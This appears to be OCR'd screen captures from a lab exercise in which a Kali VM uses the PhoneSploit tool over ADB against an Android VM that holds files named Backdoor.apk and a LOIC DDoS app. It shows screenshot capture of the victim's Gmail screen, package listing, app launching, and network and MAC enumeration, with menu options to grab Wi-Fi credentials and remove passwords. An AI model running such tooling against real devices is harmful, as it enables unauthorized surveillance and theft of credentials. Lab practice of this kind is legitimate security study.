-rw-r--r-- 1 root root 6.9K 2023-10-18 15:04 vendor_file_contexts
-rw-r--r-- 1 root root 0 2023-10-18 15:04 vendor_hwservice_contexts
-rw-r--r-- 1 root root 392 2023-10-18 15:04 vendor_property_contexts
-rw-r--r-- 1 root root 0 2023-10-18 15:04 vendor_seapp_contexts
-rw-r--r-- 1 root root 0 2023-10-18 15:04 vendor_service_contexts
-rw-r--r-- 1 root root 65 2023-10-18 15:04 vndservice_contexts
x86:/ $ cd sdcard
x86:/sdcard $ ls -lah
total 24K
drwxrwx--x 12 root sdcard_rw 4.0K 2023-09-08 17:37 .
drwx--x--x 4 root sdcard_rw 4.0K 2023-09-08 17:37 ..
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-08 17:37 Alarms
drwxrwx--x 3 root sdcard_rw 4.0K 2023-09-08 17:37 Android
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-08 17:37 DCIM
drwxrwx--x 3 root sdcard_rw 4.0K 2023-10-18 08:39 Download
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-08 17:37 Movies
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-08 17:37 Music
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-08 17:37 Notifications
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-08 17:37 Pictures
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-08 17:37 Podcasts
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-08 17:37 Ringtones
x86:/sdcard $ cd Download/
x86:/sdcard/Download $ ls -lah
total 1.1M
drwxrwx--x 3 root sdcard_rw 4.0K 2023-10-18 08:39 .
drwxrwx--x 12 root sdcard_rw 4.0K 2023-09-08 17:37 ..
-rw-rw---- 1 root sdcard_rw 10K 2023-10-18 08:07 Backdoor.apk
-rw-rw---- 1 root sdcard_rw 2.3M 2023-10-18 08:39 Low\ Orbit\ Ion\ Cannon\ LOIC_v1.3.apk
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-09 06:49 Nearby\ Share
x86:/sdcard/Download $ cd Nearby\ Share/
x86:/sdcard/Download/Nearby Share $ ls -lah
total 4.0K
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-09 06:49 .
drwxrwx--x 3 root sdcard_rw 4.0K 2023-10-18 08:39 ..
x86:/sdcard/Download/Nearby Share $ cd ..
x86:/sdcard/Download $ ls
Backdoor.apk Low\ Orbit\ Ion\ Cannon\ LOIC_v1.3.apk Nearby\ Share images.jpeg
x86:/sdcard/Download $ ls -lah
total 1.1M
drwxrwx--x 3 root sdcard_rw 4.0K 2023-10-18 08:58 .
drwxrwx--x 12 root sdcard_rw 4.0K 2023-09-08 17:37 ..
-rw-rw---- 1 root sdcard_rw 10K 2023-10-18 08:07 Backdoor.apk
-rw-rw---- 1 root sdcard_rw 2.3M 2023-10-18 08:39 Low\ Orbit\ Ion\ Cannon\ LOIC_v1.3.apk
drwxrwx--x 2 root sdcard_rw 4.0K 2023-09-09 06:49 Nearby\ Share
-rw-rw---- 1 root sdcard_rw 5.7K 2023-10-18 08:58 images.jpeg
x86:/sdcard/Download $
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
File Actions Edit View Help
phonesploit(main_menu) > cls
phonesploit(main_menu) > 7
[+]Enter a device name.
→phonesploit(screenshot) > 10.10.10.14
[+]Enter where you would like the screenshot to be saved.
→phonesploit(screenshot) > /home/kali/Desktop
/sdcard/screen.png: 1 file pulled, 0 skipped. 5.4 MB/s (137646 bytes in 0.024s)
phonesploit(main_menu) >
screen.png - Image Viewer
File Edit View Go Help
Gmail
https://mail.google.com/mail/mu/mp/451/#co
Soạn thư
Đóng
Gửi
Đến:
Cc/Bcc:
Tiêu đề:
images.jpeg. Open
screen.png 1024 x 768 137.6 kB 100.0%


VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
kali@kali: ~/PhoneSploit
File Actions Edit View Help
phonesploit(main_menu) >
phonesploit(main_menu) >
phonesploit(main_menu) >
phonesploit(main_menu) > 14
[+]Enter a device name.
→phonesploit(package_manager) > 10.10.10.14
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshim
package:/vendor/overlay/DisplayCutoutEmulationCorner/DisplayCutoutEmulationCornerOverlay.apk=com.android.internal.display.cutout.emulation.corner
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services
package:/system/app/RSSReader/RSSReader.apk=com.example.android.rssreader
package:/vendor/overlay/DisplayCutoutEmulationDouble/DisplayCutoutEmulationDoubleOverlay.apk=com.android.internal.display.cutout.emulation.double
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony
package:/system/priv-app/AnalyticsService/AnalyticsService.apk=org.android_x86.analytics
package:/data/app/com.google.android.googlequicksearchbox-X7sHzWA9rWuJrQvoclOqOQ==/base.apk=com.google.android.googlequicksearchbox
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.onetimeinitializer
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared
package:/system/priv-app/WallpaperCropper/WallpaperCropper.apk=com.android.wallpapercropper
package:/system/priv-app/TSCalibration2/TSCalibration2.apk=org.zeroxlab.util.tscal
package:/system/priv-app/DocumentsUI/DocumentsUI.apk=com.android.documentsui
package:/system/priv-app/ExternalStorageProvider/ExternalStorageProvider.apk=com.android.externalstorage
package:/system/app/HTMLViewer/HTMLViewer.apk=com.android.htmlviewer
package:/system/app/CompanionDeviceManager/CompanionDeviceManager.apk=com.android.companiondevicemanager
package:/system/priv-app/MmsService/MmsService.apk=com.android.mms.service
package:/system/priv-app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads
package:/data/app/com.genius.rifatrashid.loworbitioncannon-cN4H7uOzl5uSyL2BdZHLEg==/base.apk=com.genius.rifatrashid.loworbitioncannon
package:/system/priv-app/DefaultContainerService/DefaultContainerService.apk=com.android.defcontainer
package:/system/priv-app/DownloadProviderUi/DownloadProviderUi.apk=com.android.providers.downloads.ui
package:/data/app/com.android.vending-dQ3QOcxCZsFIlcAyR1i7TQ==/base.apk=com.android.vending
package:/system/app/PacProcessor/PacProcessor.apk=com.android.pacprocessor
package:/system/app/SimAppDialog/SimAppDialog.apk=com.android.simappdialog
package:/vendor/overlay/DisplayCutoutEmulationTall/DisplayCutoutEmulationTallOverlay.apk=com.android.internal.display.cutout.emulation.tall
package:/system/app/CertInstaller/CertInstaller.apk=com.android.certinstaller
package:/system/priv-app/CarrierConfig/CarrierConfig.apk=com.android.carrierconfig
package:/system/framework/framework-res.apk=android
package:/system/priv-app/Contacts/Contacts.apk=com.android.contacts
package:/system/app/Camera2/Camera2.apk=com.android.camera2
package:/system/app/EasterEgg/EasterEgg.apk=com.android.egg
package:/system/priv-app/MtpDocumentsProvider/MtpDocumentsProvider.apk=com.android.mtp
package:/system/priv-app/Launcher3QuickStep/Launcher3QuickStep.apk=com.android.launcher3
package:/system/priv-app/BackupRestoreConfirmation/BackupRestoreConfirmation.apk=com.android.backupconfirm
package:/system/priv-app/StatementService/StatementService.apk=com.android.statementservice
package:/system/app/Gmail2/Gmail2.apk=com.google.android.gm
package:/system/priv-app/SettingsIntelligence/SettingsIntelligence.apk=com.android.settings.intelligence
package:/system/app/Calendar/Calendar.apk=com.android.calendar
package:/vendor/overlay/SysuiDarkTheme/SysuiDarkThemeOverlay.apk=com.android.systemui.theme.dark
package:/system/priv-app/SetupWizard/SetupWizard.apk=com.google.android.setupwizard
package:/system/priv-app/SettingsProvider/SettingsProvider.apk=com.android.providers.settings
package:/system/priv-app/SharedStorageBackup/SharedStorageBackup.apk=com.android.sharedstoragebackup
package:/system/app/PrintSpooler/PrintSpooler.apk=com.android.printspooler
package:/system/app/BasicDreams/BasicDreams.apk=com.android.dreams.basic
package:/system/priv-app/InputDevices/InputDevices.apk=com.android.inputdevices
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
kali@kali: ~/PhoneSploit
File Actions Edit View Help
package:/system/priv-app/GoogleRestore/GoogleRestore.apk=com.google.android.apps.restore
phonesploit(main_menu) > 15
[+]Enter a device name.
phonesploit(app_run) > 10.10.10.14
[+]Enter a package name. They look like this ⟶ com.snapchat.android
phonesploit(app_run) > com.android.calculator2
bash arg: -p
bash arg: com.android.calculator2
bash arg: -v
bash arg: 500
args: [-p, com.android.calculator2, -v, 500]
arg: "-p"
arg: "com.android.calculator2"
arg: "-v"
arg: "500"
data="com.android.calculator2"
:Monkey: seed=1697610228314 count=500
:AllowPackage: com.android.calculator2
:IncludeCategory: android.intent.category.LAUNCHER
:IncludeCategory: android.intent.category.MONKEY
// Event percentages:
// 0: 15.0%
// 1: 10.0%
// 2: 2.0%
// 3: 15.0%
// 4: -0.0%
// 5: -0.0%
// 6: 25.0%
// 7: 15.0%
// 8: 2.0%
// 9: 2.0%
// 10: 1.0%
// 11: 13.0%
:Switch: #Intent;action=android.intent.action.MAIN;category=android.intent.category.LAUNCHER;launchFlags=0x10200000;component=com.android.calculator2/.Calculator;end
// Allowing start of Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=com.android.calculator2/.Calculator } in package com.android.calculator2
:Sending Touch (ACTION_DOWN): 0:(227.0,564.0)
:Sending Touch (ACTION_UP): 0:(235.952,569.52924)
:Sending Trackball (ACTION_MOVE): 0:(3.0,3.0)
:Sending Trackball (ACTION_MOVE): 0:(-3.0,-2.0)
:Sending Touch (ACTION_DOWN): 0:(112.0,551.0)
:Sending Touch (ACTION_UP): 0:(106.576866,551.6376)
:Sending Trackball (ACTION_MOVE): 0:(3.0,2.0)
:Sending Trackball (ACTION_MOVE): 0:(1.0,3.0)
:Sending Trackball (ACTION_MOVE): 0:(1.0,2.0)
:Sending Touch (ACTION_DOWN): 0:(38.0,157.0)
:Sending Touch (ACTION_UP): 0:(37.260227,149.41739)
:Sending Touch (ACTION_DOWN): 0:(652.0,202.0)
:Sending Touch (ACTION_UP): 0:(658.8726,206.41878)
:Sending Trackball (ACTION_MOVE): 0:(-4.0,-2.0)
:Sending Touch (ACTION_DOWN): 0:(102.0,654.0)
:Sending Touch (ACTION_UP): 0:(101.23536,652.0186)
:Sending Touch (ACTION_DOWN): 0:(913.0,716.0)
KALI LINUX
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Android - VMware Workstation
9:01
1v.3√56;.^πl0÷%−+ln(m2+@1
7 8 9 ÷ DEL
4 5 6 ×
1 2 3 -
. 0 + =
INV DEG %
sin cos tan
ln log !
π e ^
( ) √


VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
kali@kali: ~/PhoneSploit
File Actions Edit View Help
Network stats: elapsed time=3069ms (0ms mobile, 0ms wifi, 3069ms not connected)
** System appears to have crashed at event 222 of 500 using seed 1697811547276
phonesploit(main_menu) > p
sh: 1: cls: not found
Thanks for downloading!
[16] Port Forwarding
[17] Grab wpa_supplicant
[18] Show Mac/Inet
[19] Extract apk from app
[20] Get Battery Status
[21] NetStat
[22] Turn WiFi On/Off
[23] Remove Password
[24] Use Keycode
[25] Get Current Activity
[26] Send file/Folder from PC to Phone
[99] Exit [0] Clear [b] Back to page one
phonesploit(main_menu) > 18
[+]Enter a device name.
→phonesploit(mac_inet) > 10.10.10.14
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 00:0c:29:04:05:3a brd ff:ff:ff:ff:ff:ff
inet 10.10.10.14/24 brd 10.10.10.255 scope global wlan0
valid_lft forever preferred_lft forever
inet6 fe80::bb3d:6cc8:7dfc:11cf/64 scope link stable-privacy
valid_lft forever preferred_lft forever
phonesploit(main_menu) > 21
[+]Enter a device name.
→phonesploit(net_stat) > 10.10.10.14
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.10.10.14:59902 del03s05-in-f4.1e:https TIME_WAIT
tcp 0 0 10.10.10.14:45420 hkg07s24-in-f5.1e:https TIME_WAIT
tcp 130 0 10.10.10.14:34642 hkg07s38-in-f10.1:https CLOSE_WAIT
tcp 0 0 10.10.10.14:55230 hkg12s26-in-f14.1:https TIME_WAIT
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.